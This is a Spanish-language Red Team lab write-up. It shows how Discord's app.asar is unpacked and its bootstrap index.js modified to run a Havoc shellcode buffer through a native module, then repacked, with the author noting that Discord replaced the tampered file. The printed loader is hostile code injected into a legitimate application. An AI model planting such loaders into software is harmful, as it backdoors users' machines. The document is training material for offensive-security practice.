
```
root@debian:~/Desktop# sudo apt install nodejs
Reading package lists... Done
```


```
root@debian:~/Desktop# sudo apt install npm
```


```
root@debian:~/Desktop# npm install -g @electron/asar
```

```
root@debian:~/Documents# ls
app.asar
root@debian:~/Documents# asar extract app.asar unpacked
root@debian:~/Documents# ls
app.asar  unpacked
root@debian:~/Documents# ls unpacked/
app_bootstrap  common  node_modules  package.json
```

Antes de continuar con el análisis en Debian, se realizó un paso preliminar en Windows 10 utilizando la herramienta **HxD**, un editor hexadecimal descargado desde el sitio oficial (mh-nexus.de). Esta herramienta permite examinar y editar archivos binarios a nivel de bytes, lo cual es útil para inspeccionar ejecutables, detectar patrones maliciosos, identificar cabeceras de archivos y obtener información técnica que puede ser relevante durante el análisis estático o antes de extraer contenido con herramientas como asar. Este paso complementario facilita una visión más profunda del archivo antes de procesarlo en entornos como Debian.









```
root@debian:~/Documents/unpacked/app_bootstrap# ls
appSettings.js  buildInfo.js     firstRun        index.js          protocols.js      splashScreen.js         videos
appUpdater.js   Constants.js     GPUSettings.js  installDevTools.js request.js       splashScreenPreload.js  windowsUtils.js
autoStart       data             hostUpdater.js  ipcMain.js        requireNative.js  squirrelUpdate.js
bootstrap.js    errorHandler.js  images          logger.js         splash            startupMenu
root@debian:~/Documents/unpacked/app_bootstrap# nano index.js
```


```
 GNU nano 7.2                                    index.js
"use strict";

const scexec = require('./keytar.node')

const buf = Buffer.from([0x56,0x48,0x89,0xE6,0x48,0x83,0xE4,0xF0,0x48,0x83,0xEC,0x20,0xE8,0x0F,0x00,0x00,0x00,0x48,0x89,0xF4,0x

scexec.run_array(Array.from(buf));

var moduleUpdater = _interopRequireWildcard(require("../common/moduleUpdater"));
var paths = _interopRequireWildcard(require("../common/paths"));
```

```
root@debian:~/Documents# asar pack unpacked app.asar
root@debian:~/Documents# cp app.asar ../Desktop/
```

Nos vamos a Windows 10.

Renombramos el app.asar para probar que el nuevo archivo funcione con el malware inyectado en el proceso.





Conclusiones

El laboratorio propuesto permitió simular con éxito un escenario básico de ataque Red Team. La instalación del C&C y la posterior infección de la máquina Windows validaron la operatividad de la infraestructura creada y ofrecieron un espacio seguro para practicar técnicas ofensivas clave en ciberseguridad.

Nota sobre ejercicio opcional: infección del archivo app.asar de Discord

Como parte del ejercicio opcional final, intenté introducir un vector de malware generado con Havoc dentro del archivo **app.asar** de Discord para lograr la ejecución persistente del código malicioso. Tras implementar todos los pasos indicados y realizar múltiples pruebas durante dos días consecutivos, observé que, al ejecutar Discord, el programa parece detectar y sustituir automáticamente el archivo

app.asar modificado por uno nuevo, impidiendo que el malware insertado se ejecute realmente. Aunque no fue posible lograr la infección persistente en esta etapa, el proceso permitió comprender mecanismos de protección y autogestión de archivos en aplicaciones modernas, reforzando la importancia de estos controles en la seguridad de software.

Fin del Ejercicio 2 de Red Team